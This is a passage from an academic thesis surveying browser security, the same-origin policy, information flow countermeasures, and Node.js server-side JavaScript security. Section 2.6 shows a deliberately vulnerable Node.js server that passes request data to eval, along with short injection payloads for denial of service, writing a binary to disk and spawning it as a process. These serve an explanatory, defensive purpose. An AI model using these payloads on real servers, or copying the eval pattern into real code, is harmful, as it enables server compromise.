Apart from the fact that a formal specification of JavaScript allows for debugging the ECMAScript specification itself, some other interesting applications pop up with KJS.

Unspecified behavior in ECMAScript makes that each JavaScript engine might behave differently. As a result, it becomes tricky to detect and work around ambigious behavior[1] in JavaScript programs as any change in a future release in the ECMAScript specification, might break an implementation. KJS can be used to improve the overall quality of the test suites: Park et al. [129, §5.2] found semantic rules in the core specification that were not covered by any test suite.

Another interesting byproduct of KJS is that it can be lifted into a fully-fledged JavaScript program verifier. The authors provide an example with pre- and post-conditions on data structures operations on an AVL tree implementation, and how KJS can be used to find a global object poisoning attack [64, §2]. It might be an interesting avenue for future work to replace the standard JavaScript engine of a browser, with KJS.

Let's conclude this section on the importance of JavaScript in the context of web applications, with a quote from Douglas Crockford [44]:

> Because JavaScript is the language of the web browser, and because the web browser has become the dominant application delivery system, and because JavaScript is not too bad, JavaScript has become the World's Most Popular Programming Language. Its popularity is growing. It is now being embedded in other applications and contexts. *JavaScript has become important.*

2.3 The Browser

The history of the world wide web (WWW) starts in the early nineties. Tim Berners-Lee wrote the first web browser, a text-only one, in 1991. Not long thereafter, another text-only browser called Lynx, which is still available on many Linux installations, was born. In 1993, the company Spyglass commercialized the first easy-to-use, graphical browser Mosaic. The author of the Mosaic browser would later on start his own company, Netscape, that released the open-source browser Mozilla in 1998. In the mean time, Microsoft released Internet Explorer (IE) in 1995. In 2008, Google released the Google Chrome browser. Grosskurt and Godfrey provide a detailed overview of the web browser domain and its history [69, §2]. We refer the reader to the book "Weaving the Web – The Original Design and Ultimate Destiny of the World Wide Web" for an excellent history of the web (and by extension, the Internet), from its own inventor, Tim Berners-Lee [23].

[1] For example, the `Array` constructor in JavaScript is ambiguous in how it deals with its parameters.




Figure 2.2: Overview of a browser's main components and their logical connections, based on Garsiel [67]. The relevant components for this thesis are discussed in Section 2.3.

Today, the three most important and prevalent browsers on a desktop machine are Google Chrome, Mozilla Firefox, and Microsoft IE [120].

The main function of a modern browser is to present any available web resource, by requesting it from a server and displaying it in the browser window. Today, a web resource can be an HTML document, but also a PDF, an image, or any other type of content for which the browser knows how to display it.

The way a browser must interpret and display HTML and CSS files, is specified by the W3C (World Wide Web Consortium) organization. W3C is the main international standards organization for the web and has more than 400 members, including all the main browser vendors.[2]

The architecture of almost every browser, and especially the three mentioned before, can be generalized in a reference architecture [69]. It is important to understand this general architecture, to understand how to generalize for example the implementation of FlowFox in Section 3.4.

Grosskurth and Godfrey [69] define a reference architecture for browsers, comprising seven major subsystems plus dependencies between them, as shown in Figure 2.2. We only go into detail in the most important ones for this thesis, i.e., the user interface, the browser engine that provides a high-level interface for performing query and manipulation operations on the rendering engine, which on itself performs the parsing and lay-outing of HTML documents, and the JavaScript interpreter.

[2]https://www.w3.org/Consortium/Member/List

User Interface

The graphical user interface (GUI) of the browser is that part of the browser with which the user interacts (e.g., clicking on a buttons or on toolbars) and that presents web sites to the user.

Browser Engine

The browser engine is a high-level interface for the underlying rendering engine: it marshals actions between the (G)UI and the rendering engine. It abstracts the concepts such as forward and backwards behavior. It also provides the infrastructure for bookmarks and tracks the browsing history.

Rendering Engine

The rendering engine, or sometimes referred to as the layout engine, is responsible for displaying a web document, by parsing the HTML and CSS and rendering the parsed content on the user's screen. Typically, it can also display other types of data, for example a PDF document use the PDF viewer plug-in or an MP4 video via a video player extension. The networking layer fetches the contents of a requested document.

Most browsers have their own rendering engine, for example Microsoft Internet Explorer uses the proprietary layout engine Trident, Microsoft Edge relies on the superseded fork called EdgeHTML [57]. Mozilla Firefox uses Gecko and Chrome uses Blink, a fork of WebKit, the layout engine from Apple's browser Safari.

The parsed output of a web document is called a DOM (Document Object Model) tree, and is the object presentation of an HTML document. It provides the interface for all the HTML elements to other components like the JavaScript engine. The DOM is specified by the W3C organization [166].

The rendering engine is typically running in a single thread that contains the browser main event loop. This infinite loop, that waits for events to re-render the layout, keeps the process alive and contains almost every operation, except network operations. In Chrome, each tab is a separate process that holds a separate instance of the rendering engine.

JavaScript Engine

The JavaScript engine, or JavaScript interpreter, is the component used to parse and execute JavaScript code. Fetching and loading all JavaScript, both inline code and

external files, is done by the rendering engine. To interact with the outside world, e.g., with the network or with the user via the GUI, the JavaScript engine must communicate with the other subsystems through their APIs.

Many of the subsystems of the browser need to work together during routine operations such as loading a web page. The whole rendering pipeline is a gradual process that is repeated over and over while a browser loads all the necessary resources.

Modern Internet applications combine both HTML and JavaScript code. In this context, pieces of JavaScript code are often referred to as *web scripts*. They can be part of the HTML page itself (inline scripts), or can be included by specifying in the HTML page a reference to where the script can be found. Such remote scripts can be hosted on the same server as the HTML page including them, but scripts can also be included from any other reachable third-party server.

From an engineering point of view, the browser is a remarkably complex software product: e.g., Mozilla Firefox has about 13 million lines of code, almost as much as the 3.7 branch of the GNU/Linux kernel [6]. From a software security point of view, this turns the browser in an extremely interesting case exactly because of the combination of the huge potential for vulnerabilities, given the code base size, and the difficulty to design robust countermeasure technologies in such a complex environment!

2.3.1 The JavaScript Engine

A JavaScript engine is a program that executes JavaScript code, based on a traditional interpreter or a more advanced just-in-time compilation scheme. Figure 2.3 provides an overview of the pipeline of Mozilla SpiderMonkey, the project name for the first JavaScript engine, based on the original code of Brendan Eich from Netscape. Currently, the project code is released as open source and maintained by the Mozilla Foundation.

This component of the web browser has historically been the subject to what is known as the "race for performance". During the last decade, SpiderMonkey has seen several extensions of its pipeline and critical optimizations, all to improve its performance and to generate highly optimized native code [118].

Apart from the Mozilla SpiderMonkey engine, some other notable JavaScript engines exist:

V8. The open source JavaScript Engine for the Google Chrome web browser, developed by the Chromium Project. V8 is the supporting runtime environment




Figure 2.3: Overview of all the steps of the Mozilla SpiderMonkey JavaScript engine – going from JavaScript source to its execution on the CPU.

for many other projects e.g., some NoSQL databases like Couchbase or MongoDB and the leading server-side JavaScript platform Node.js.

RingoJS. Multi-threaded JavaScript platform that runs on the Java Virtual Machine (JVM) and that is optimized for server-side applications. [3]

Ejscript. Embedthis Software builds the smallest, complete implementation of Javascript ES6, specifically designed for embedding, general scripting and for utilities. [4]

JavaScript APIs

Without a specified environment, the core JavaScript language has only limited capabilities. The most basic interface for the browser is the DOM (Document Object Model), an API to manipulate the DOM of web documents and to react to events (e.g., a user that clicks on a button). Over time, more and more technologies and APIs were made available to JavaScript. HTML5 refers to the latest version of the HTML specification [60] and its interface API for JavaScript. HTML5 offers e.g., history management, external communication or device access to for example the Geolocation API, which allows JavaScript to determine the user's physical location, and even real-time communication capabilities [50]. Van Acker et al. [159] present a synthesized model of the HTML5 APIs, based on the W3C specifications [60].

[3] http://ringojs.org/
[4] https://embedthis.com/ejscript/

2.4 Browser Security

The web browser is one of the most security critical software components today. It is used to interact with a variety of important applications and services, including social networking services, e-mail services, and e-commerce and e-health applications. But the same browser is also used to visit less trustworthy sites, and it is unreasonable to make it the end-user's responsibility to "browse safely".

Hence it is an important design goal for a browser to provide adequate privacy and security guarantees, and to make sure that potentially malicious content from one web site cannot compromise the browser, violate the user's privacy, or interfere with other web sites that the user interacts with.

On the other hand, securing browsers is notoriously difficult and costs millions of dollars to the browser vendors and requires the effort of hundreds of engineers to fortify them [33]. As an example, only a handful of Google V8 developers, who work mostly in isolation from the other browser-related teams, have a complete overview of all its subcomponents. As a result, this makes that most bugs in Google V8 are found by fuzzing, as the V8 codebase became too complex for human code reviews.[5] This gives another hint to the reader about the complexity of a modern browser.

Hence, browser security has been a very active topic of research over the past decade, and many proposals have been made for new browser security techniques or architectures. Many factors contribute to browser insecurities: ill-defined security policies, bugs in the JavaScript engine, or bugs in the browser engine itself [33, §1]. The growth of the web browser technologies has always been somewhat organic, and this has lead to a situation where security for new browser technologies is hard to get right. For example with WebRTC, one of the latest additions that allows real-time peer-to-peer audio and video chat in the browser, researchers [50] have found novel attacks, although the standard was a joint effort between W3C, IETF and a large set of industry players.

In the following sections, we will focus on the *security mechanisms of a browser that ensure content isolation*. JavaScript code that runs in the browser comes from many different sources. The trust level between theses sources may vary. As a result, the JavaScript code needs to be isolated in some way. We will describe several of those mechanisms and show what shortcomings of these mechanisms mean in real-life for a user. In the last section, we will cover different kind of improvements for browser security, based on three major categories.

[5] Based on a private conversation with one of the Google V8 engineers working at Google Munich.

2.4.1 Content Isolation

When a web script is included (inline or remotely) in a web page, it has access to *all* information in that web page, as well as to *all* potentially sensitive metadata (e.g. the cookie store). Without any protective measure, web scripts would be able to interfere with any other web application running in the same browser.

Current browsers address *content isolation* through a heterogeneous collection of security controls collectively known as the same-origin policy [142, 178, 179]. An origin is a (protocol, domain name, port) triple, and restrictions are imposed on how code belonging to one origin can interact with data from another origin. For the purpose of enforcing the same-origin policy, the origin of a script is not the origin from which the script is downloaded, but the origin of the HTML page that includes the script. In other words, if a web page author includes a remote third-party script, the author effectively grants that third party script the full set of the web page's privileges, including access to all information in it. In some cases, it must be possible for a web application to allow cross-origin sharing of data. This can be enabled by explicitly sending a Cross-Origin Resource Sharing (CORS) [163] HTTP header to the browser.

The same-origin policy provides some basic protection against malicious web scripts, but it has also been widely criticized on the following grounds.

First, the same-origin policy is implemented inconsistently in current browsers [149], it is ambiguous and imprecise [29], and it fails to provide adequate protection for resources belonging to the user rather than to some origin [149]. This is largely because the same-origin policy has evolved in an ad hoc way as new browser features and functionality was introduced over the years.

Second, there are some important vulnerabilities in the same-origin policy with respect to information leakage. Through the browser APIs available to them, scripts can effectively transmit information to any server on the internet [87]. For instance, scripts can ask the browser to load an image from a script-specified URL, and can encode arbitrary information in that URL.

Third, as discussed above, the same-origin policy does not distinguish between scripts loaded from different origins: the origin of the HTML page including the scripts is taken into account for access control. This makes it non-trivial to provide security guarantees for *mashups*: web applications that combine code and data from multiple sources [111, 52, 103, 108, 107]. It also makes it hard to securely support third-party widgets or apps through script inclusion. If a social networking site wants to support third-party JavaScript apps through remote script inclusion, the same-origin policy provides no protection and additional security measures will be necessary.

2.4.2 Example Shortcomings of the Same-Origin Policy

Many authors [84, 149, 26, 87, 155, 131] provide evidence of the shortcomings of the same-origin policy as discussed in the previous section. In this section, we discuss examples of what can happen because of the shortcomings of the same-origin policy.

Cookie stealing

A malicious script can access and leak cookie data to the attacker. Since cookies are the most common mechanism for implementing sessions in web applications, cookie stealing can enable the attacker to take over the user session. One can argue that this issue can be fixed by preventing JavaScript to see the cookie data[126]. This will however break scenario's where the content of the cookie does matter, e.g. because it contains some user-defined settings. A better solution is to prevent leaking the cookie contents, something that will be addressed in Chapter 3.

Behavior tracking

It is relatively common practice for web sites to gather details of how users interact with web pages [84, §5]. A web site can track mouse movement, scrolling behavior, information about what text was selected and copied to the clipboard, and so forth by attaching special handlers to all interesting events (e.g. `onmouseover` when the user goes over an object with his mouse). Browser side protection against such behavior tracking is non-trivial. Simply denying the installation of event handlers will break many legitimate web pages. Again, a better solution is to allow scripts access to these events, but to prevent the script from leaking this information.

Leaking of user private data

The same-origin policy only addresses protection between origins. Information in the browser that should be private to the user is not protected by the same-origin policy. This makes it impossible to implement scenarios where scripts get access to user private data but are prevented from sending this data back to the server. Such user private data could include for instance clipboard data or geolocation information [149]. It could also include application-specific data, for instance in a tax-calculation service where the application provider only offers the necessary scripts to calculate the tax value, based on values entered by the user, but where the information entered by the user is not intended to leak back to the server [26, §2].

Malicious advertisements

Third-party advertisements are commonly implemented through script-inclusion [131, §5.2]. Moreover, ad-providers will often rent out advertisement space to other parties, giving a wide range of stakeholders the opportunity to include scripts. There are several documented incidents [155, §1] of advertisements abusing the privileges they get through script inclusion, and there is even strong evidence of the fact that advertisement scripts are an important vehicle for malware propagation [131].

We can summarize by stating that the same-origin policy used in current browsers is too coarse and even fundamentally unable to protect users against privacy-violating scripts.

2.4.3 Improving Browser Security

Many proposals for improving web script security have been studied. The variety of approaches to web script security illustrates the importance of the problem of improving browser security. It also highlights the vibrant activity amongst both academic and industry researchers.

The solutions proposed in the literature each have their own advantages and disadvantages in terms of benefits (security guarantees offered), and costs (performance and/or memory overhead, developer involvement and so forth). It is unlikely that one single technique will emerge that subsumes all the others.

Out of the many solutions that exist, we will highlight the most influential or important ones and classify them into three categories. The first category are countermeasures based on a fine-grained access control mechanism. The second category are solutions based on a fairly new concept of capability secure scripting. The last category are approaches based on information flow security.

Supporting fine-grained access control on web scripts

The basic idea underlying this first class of approaches is to give authors of web pages more control over what included scripts can do. Instead of giving all included scripts full privileges, the author of a web page can specify an access control policy that will then be enforced on scripts included in the page.

Many variations of this approach have been described, that differ in the kinds of policies that can be expressed, and in the implementation technique used to enforce the policy.

Two important implementation techniques have been proposed. ConScript [114] and WebJail [159] enforce policies by implementing a reference monitor in the script execution engine in the browser. BrowserShield [136] and Self-protecting JavaScript [130] enforce policies by rewriting the JavaScript code, essentially *inlining* a reference monitor in the code. A key advantage of the inlining based approaches is that they do not require browser modifications. An important advantage of building the monitor into the execution engine is that it is relatively easy to make sure that the reference monitor is *completely mediating*, i.e. that it sees all security relevant actions of the script. For inlining based approaches, this is hard because of the complexity of the JavaScript language.

With respect to the policies supported, the various proposed systems differ both in the security-relevant events that the policies can talk about; for instance, some systems only regulate access to invocations of native methods [130], others can monitor all JavaScript function invocations [114]. They also vary in the expressivity of the policy language used; some systems expect policies to be written in JavaScript too [130, 114] whereas others advocate the use of simpler but less expressive policy languages [159]. Van Acker and Sabelfeld [161] provide an extensive survey of current state-of-the-art research on client-side JavaScript sandboxing, i.e., techniques to isolate the execution of a particular JavaScript program and restricting both its functionality and the accessibility of specific information or data of a web page.

The dynamic nature of JavaScript and its strange semantics (see Section 2.2.1) make static code verification difficult. A JavaScript rewriting system will rewrite the existing scripts so that the resulting subset will enforce the correct policies at runtime. If browser modifications are possible, sandboxing tools for JavaScript can enforce policies with lower overhead. They work by modifying the execution of JavaScript inside the browser. If browser modifications are not opportune, JavaScript sandboxing is still possible by isolating the untrusted JavaScript and providing extra communication channels with the DOM of the web page via a mediator that can enforce policies. This approach may not perform well and may harm the user experience [161, §5.7].

Capability secure scripting

Approaches based on capability secure scripting [110] bring the ideas of the object-capability model [116] to web scripts. In this language-based approach to security, the scripting language should be *capability secure*. This means that scripts can only get access to (call methods on) objects that they created or that were explicitly handed to them.[6] If we assume that all security-relevant APIs are implemented as methods

[6] This is an oversimplification, for a precise formal definition, we refer the reader to Maffeis et al. [110] and to the more recent work of Devriese et al. [55].

of pre-existing objects, then this constraint implies that scripts will only get access to that part of the API that is explicitly handed to them. A web page author can get fine-grained control over what dynamically loaded scripts can do, by carefully considering what objects to pass to these scripts.

An important advantage of capability secure scripting is that it offers a powerful foundation. It is relatively straightforward to build fine-grained access control on top of a capability secure scripting system: the reference monitor can be implemented as a wrapper around the object that implements the API to which access needs to be controlled. It is also straightforward to support strict isolation between different scripts on the same page: the integrator just needs to make sure that the objects handed to the different scripts are disjoint. Controlled collaboration between scripts can be achieved by passing them both a reference to an object that implements the desired collaboration protocol. A disadvantage of this approach is that a great deal of responsibility lies with the programmer implementing the API. The programmer determines the policy that is enforced, and it is easy to make programming bugs that break the desired security guarantees.

The Caja system [117] is a relatively mature implementation of this approach for JavaScript. Since JavaScript is not a capability-secure language, Caja achieves capability security through program rewriting: programs are rewritten to a subset of JavaScript that can be shown to be capability secure [110].

Information flow security for web scripts

A third class of approaches to script security focuses on controlling how information can propagate through scripts. It applies the wide body of research on information flow security [145] to web scripts. One specifies a policy for a web application by labeling all inputs and outputs to the application with a *security label*. These labels represent a confidentiality level (or dually an integrity level), and they are partially ordered where one label is above another label if it represents a higher level of confidentiality (or dually a lower level of integrity). One then tries to enforce that information only flows upward through the program; there should be no downward flows from more confidential inputs to less confidential outputs (or dually from less reliable inputs to more reliable outputs). This is often formalized as a property called *non-interference*; a deterministic program is non-interferent if there are no two runs of the program with the inputs identical up to a level l such that the program has different outputs at a level below l.

While there has been a substantial body of research on information flow security over the past decades, the JavaScript language, and the web context bring significant additional challenges, including for instance dealing with the dynamic nature of

JavaScript, and dealing with information flows through the DOM API that the browsers present to scripts [144, 112].

Again, there has been a wide variety of approaches in this category. They differ on the enforcement mechanism used, and on the security lattices they consider. With respect to enforcement, there are static approaches [39], runtime monitoring based approaches [144, 146] and multi-execution based approaches [56, 26, 155]. With respect to the policies considered, some authors focus specifically on providing information flow guarantees for mashup scenarios [111, 103, 108] whereas others specifically aim to provide a generic replacement for the same-origin policy [30, 26]. With respect to the granularity of the enforced information flow policy, some systems enforce only coarse-grained policies based on protection zones [174]. More fine-grained policies are supported by JSFlow.

Stefan et al. [153] have designed COWL, a JavaScript confinement system for Firefox and Chrome that introduces label-based mandatory access control to the browsing context, for example an iframe. Their system allows untrusted JavaScript code to process sensitive data, but prohibits that untrusted code from exfiltrating the data: the key insight is that untrusted code can communicate with remote origins until it has read the sensitive data. Their system is currently under review with W3C to become a standard [151].

2.5 JavaScript on the Server

Since the beginning of Netscape, the original vision was to have the capability of running JavaScript on the server. In December 1995, after launching version 1.0 of Netscape Navigator almost a year before, Netscape introduced a first implementation of server-side scripting in their Netscape Enterprise Server 2.0, nicknamed Netscape Livewire.[7] Due to a combination of limited hardware resources and sub-par performance of the JavaScript engine, Netscape was its time far ahead and the whole concept of server-side JavaScript was granted a silent death.

However, since the mid-2000s, there has been a growing interest in server-side JavaScript. Main drivers are the increased computing cycles and the enormous engineering efforts in both JavaScript as a programming language and the underlying interpreters. The huge competition between the main browser vendors to build the fastest browser has produced JavaScript engines that run orders of magnitude faster than their predecessors. Another driver is the fact that many web developers are already familiar with client-side JavaScript, as part of writing front ends of web

[7] http://www.thefreelibrary.com/NETSCAPE+INTRODUCES+NETSCAPE+ENTERPRISE+SERVER(TM)+2.0-a018056425

applications. The step to server-side JavaScript can potentially allow an organization to take better advantage of the available talent pool.

Today, there are server-side implementations in JavaScript of database servers (e.g., CouchDB), file servers (e.g., Opera Unite [128]) and web servers, with Node.js being the most popular one. Due to the excellent performance of the available JavaScript interpreters, performance of Node.js is in the same range as other popular server-side environments such as PHP or Ruby-on-Rails.[8]

For the rest of this thesis, server-side JavaScript will be used interchangeably with Node.js. Although Node.js applications can run in a web browser or within a document database like MongoDB, for the scope of this thesis (see Section 1.1), Node.js applications are expected to be executed within the web server context, and are therefore referred to as *server scripts*.

2.5.1 Node.js

Node.js is an open-source, cross-platform runtime environment for developing server-side web applications, developed by Ryan Dahl in 2009 [2].

The runtime environment that drives Node.js is built upon Google's V8 engine and runs on most operating systems including OS X, Linux and Microsoft Windows. Most of the basic modules, e.g., for file system access and networking, are written in JavaScript.

Node.js is based on an event-driven architecture with asynchronous I/O in mind, and is meant to optimize throughput and scalability in I/O bound and/or real-time web applications. In the next subsection, we will highlight some of its most distinct characteristics. Node.js has seen a tremendous increase in popularity, a trend that reflects into the list of corporate users with, for example, IBM, LinkedIn, Microsoft, PayPal, Netflix, Walmart, Yahoo! and Cisco Systems.

Architecture

Node.js's architecture is designed to bring event-driven programming to web server development. It makes it easy for developers to create high performance, highly scalable server software, without having to struggle with threading. By using a simplified model of event-driven programming, one that uses callbacks, it prevents having to work with concurrency, as is often the case with other server-side programming languages.

[8] https://developer.mozilla.org/en-US/docs/Archive/Web/Server-Side_JavaScript




Figure 2.4: Architecture of Node.js: its standard library is written in JavaScript. The bindings with the underlying operating system are in C. All JavaScript runs on the Google V8 engine.

The overall architecture of Node.js is shown in Figure 2.4. All scripts for Node.js are written in JavaScript and run directly on the underlying V8 JavaScript engine. Most of the basic modules of the standard library are also written in JavaScript. The bindings with the underlying operating system are custom and written in C. The V8 engine provides the necessary binding function to bridge the gap between JavaScript and C and vice versa.

Single threaded, highly parallel

Traditional server software, such as e.g., Java Servlet containers, creates one thread, which costs RAM, for each request. This strategy might severely limit the maximum amount of requests a container can handle. Node.js uses only one thread for the server, and all other code runs within it. When requests come in, Node.js handles them one at a time and hands each request to a single function that was specified at invocation time of the server, in the main thread. Then it passes the request to a worker thread that does all the long-running jobs. When a worker thread in the thread pool completes a task, it informs the main thread. Next, the main thread wakes up and executes the registered callback. This strategy makes that a programmer must take care not to run long lasting computation or CPU-bound tasks in the main thread. Eventually, the main thread sends back a response.

To allow vertical scaling, for example by increasing the number of available CPU cores, a developer must rely on additional software, for example the built-in `cluster` module.

Node.js utilizes the libuv library that works with a fixed-sized thread pool, responsible




Figure 2.5: The Node.js main event loop is a single thread that dispatches long-running jobs on non-blocking worker threads. Eventually, responses are sent back to the main thread via a previously provided callback.

for all non-blocking asynchronous I/O operations. Developers can tune the default number of threads in the thread pool to maximize the utilization of the available capacity of the CPU.

2.5.2 Node Package Manager

The standard library of Node.js is quite extensive: it supports functions including system I/O, all types of networking (ranging from raw UDP or TCP to HTTP and TLS), cryptography, data streams and handling binary data. In 2010, the npm package manager for Node.js was introduced to make it easier to publish and share Node.js libraries. The npm tool can be used to access the online npm registry,[9] to organize the installation and to manage third-party Node.js libraries. After installing a Node.js library, it can be loaded by calling the require function, available in every Node.js context. At the time of writing, the official npm registry hosts over a quarter million

[9] http://npmjs.com

libraries. One of the most popular libraries is express, a minimalist web framework providing a robust set of features for web and mobile applications.[10]

2.6 Server-Side JavaScript Security

It is clear that there are substantial benefits of moving to server-side JavaScript. The community always has a strong focus on the scalability of the platform, and security had a rather low priority – see for example the Node Security Project in Section 4.6.2 and the fact that a server-side JavaScript application by default does not run in a shielded environment. However, script injection vulnerabilities are just as easily introduced in a server-side application as in a client-side application. The impact of a successful injection attack can also be far more critical and damaging. In this section, we will give a sense of some of the security issues, attacks, and their potential harm.

The field of server-side JavaScript security is relatively new, mostly unexplored territory, and not yet advanced as browser security, especially in academic research. At the time of writing of this thesis, the interest in developing security countermeasures and secure platforms for Node.js slowly begins to draw attention of the academic research community [152].

Ojamaa and Duuna [127] discuss several potential security weaknesses or pitfalls of the Node.js platform. They base their findings on their own experience with Node.js and on general web application security knowledge, like for example OWASP. They highlight issues including the fragility of Node.js applications, as any programming mistake in the single threaded event loop might terminate the whole application, or the fact that there might be malicious installation scripts in an external Node.js package. Many of the issues are related to the fact that server-side JavaScript is still JavaScript (see Section 2.2.1) . Just as on the client-side, it is possible to (unwillingly) introduce bugs into JavaScript that might lead to for example an injection vulnerability. Figure 2.6 shows example code of an HTTP server implementation that uses the `eval` function to dynamically evaluate input JSON data.

2.6.1 Attacks

Exploitation of server-side JavaScript is more similar to triggering a SQL injection than performing a cross-site scripting attack. There is no need for an attacker to set up a victim, for example via a social engineering e-mail, as it is normally done for a reflected or DOM-based cross-site scripting attack.

[10] http://expressjs.com/

```
1  var http = require("http");
2
3  //any request will be handled by the following function:
4  let server = http.createServer((request, response) => {
5    //only respond to POST HTTP requests
6    if (request.method === "POST") {
7      let data = "";
8      let appendChunk = (chunk) => { data += chunk; }
9      // 1. JSON data arrives in chuncks and
10     // is appended to the 'data' variable.
11     request.addListener("data", appendChunk);
12
13     let fetchStockInfo = () => {
14       // 3. parse via 'eval'
15       let stockQuery = eval("(" + data + ")");
16       // 4. do something with the parsed data
17       ...
18     };
19     // 2. when all JSON data is captured
20     request.addListener("end", fetchStockInfo);
21   }
22 });
23 server.listen(1337, "127.0.0.1");
```

Figure 2.6: Example code of a Node.js application vulnerable for an injection attack. Just as in a client-side context, the call to `eval`, on line 15, must be considered dangerous [138] and makes the example vulnerable for attacks mentioned in Section 2.6.1.

By simply sending carefully, arbitrarily crafted (in our example case HTTP) requests, the attacker can manipulate the global state of the server process.

The defenses against server-side injection attacks have therefore a lot in common with typical SQL injection protection. Validation of user input is the most obvious and by far the simplest but most effective defense. Avoiding the `eval` function at all costs, is also something very well known and recommended by security experts [140]. In our example case, shown in Figure 2.6, JSON parsing should have been done via a safer alternative such as `JSON.parse`.

The security researcher Bryan Sullivan has presented an overview of the most relevant types of attacks for server-side JavaScript injection attacks [154]. We highlight three of them to give the reader a flavor of what types of attacks might be expected and the skill level that is required for a successful attack.

Denial-of-service

Due to the single-threaded event loop architecture of Node.js, any time consuming operation will block the main thread. No new network connections will be accepted as long as the main thread is busy. As many use cases for server-side applications are IO bound, Node.js has adopted the concept of non-blocking IO (see Section 2.5.1) by the extensive use of callbacks. For example, a denial-of-service attack could be triggered by sending the command for an infinite loop `while(1)` or by exiting the current process via `process.exit()`. The end result is a server process that gets stuck, uses 100% of its processor time and is unable to accept, process or respond to any other incoming request.

This attack is much more effective than a regular distributed denial-of-service attack. Instead of flooding the target with millions of requests, only a single HTTP request is sufficient to completely disable the target victim server.

File system access

One of the built-in functionalities of Node.js is its API for file system access. Via this API it is possible to read, write and append to potentially any file on the file system and to list the contents of directories. For example, an attacker could dynamically load the `fs` library via the appropriate attack payload and write arbitrary binary executables to the target server by sending the command `require('fs').writeFileSync('/usr/local/bin/foo','data in base64 encoding','base64');`.

Execution of arbitrary code/binaries

After dropping a binary executable on the target server, the only thing that is left to do for a successful attack, is executing the binary. Node.js includes a `child_process` module that provides the ability to spawn arbitrary child processes. Via the attack payload `require('child_process').spawn(filename);` it would be possible to execute the previously written executable on the target server. At this point, any further exploitation is only limited by the attacker's imagination.

One of the reasons that the danger of server-side attacks is larger than a typical client-side attack is that the impact on the server is much larger. Whereas a successful client-side attack can leak the credentials of one user, a successful server-side attack can leak the whole database of user credentials, as for example was the case with Yahoo in 2016 in which attackers stole user data of at least 500 million users.[11]

Due to the powerful API and the flexibility of JavaScript, setting up an advanced attack in Node.js is almost trivial [127, 154]. This toxic combination makes clear that there is a strong need for robust countermeasure technologies for server-side JavaScript.

2.7 Related Work

We discuss related work on (i) information flow security and specific enforcement mechanisms, (ii) general web script security countermeasures, and (iii) server security technologies.

2.7.1 Information Flow Security

Information flow security is an established research area that is too broad to survey here. For many years, it was dominated by research into static enforcement techniques. We point the reader to the well-known survey by Sabelfeld and Myers [145] for a discussion of general, static approaches to information flow enforcement.

Dynamic techniques have seen renewed interest in the last decade. Le Guernic's PhD thesis [100] gives an extensive survey up to 2007, but since then significant new results have been achieved. Recent works propose run time monitors for information flow security, often with a particular focus on JavaScript, or on the web context. Sabelfeld et al. have proposed monitoring algorithms that can handle DOM-like structures [144], dynamic code evaluation [12] and timeouts [143]. In a recent paper,

[11] http://www.nytimes.com/2016/09/23/technology/yahoo-hackers.html

Hedin and Sabelfeld [76] propose dynamic mechanisms for all the core JavaScript language features. Austin and Flanagan [13] have developed alternative, sometimes more permissive techniques. These run time monitoring based techniques are likely more efficient than the technique proposed in this thesis, but they lack the precision of secure multi-execution: such monitors will block the execution of some non-interferent programs.

Secure multi-execution (SME) is another dynamic technique that was developed independently by several researchers. Capizzi et al. [36] proposed *shadow executions*: they propose to run two executions of processes for the H (secret) and L (public) security level to provide strong confidentiality guarantees. Devriese and Piessens [56] were the first to prove the strong soundness and precision guarantees that SME offers. They also report on a JavaScript implementation that requires a modified virtual machine, but without integrating it in a browser.

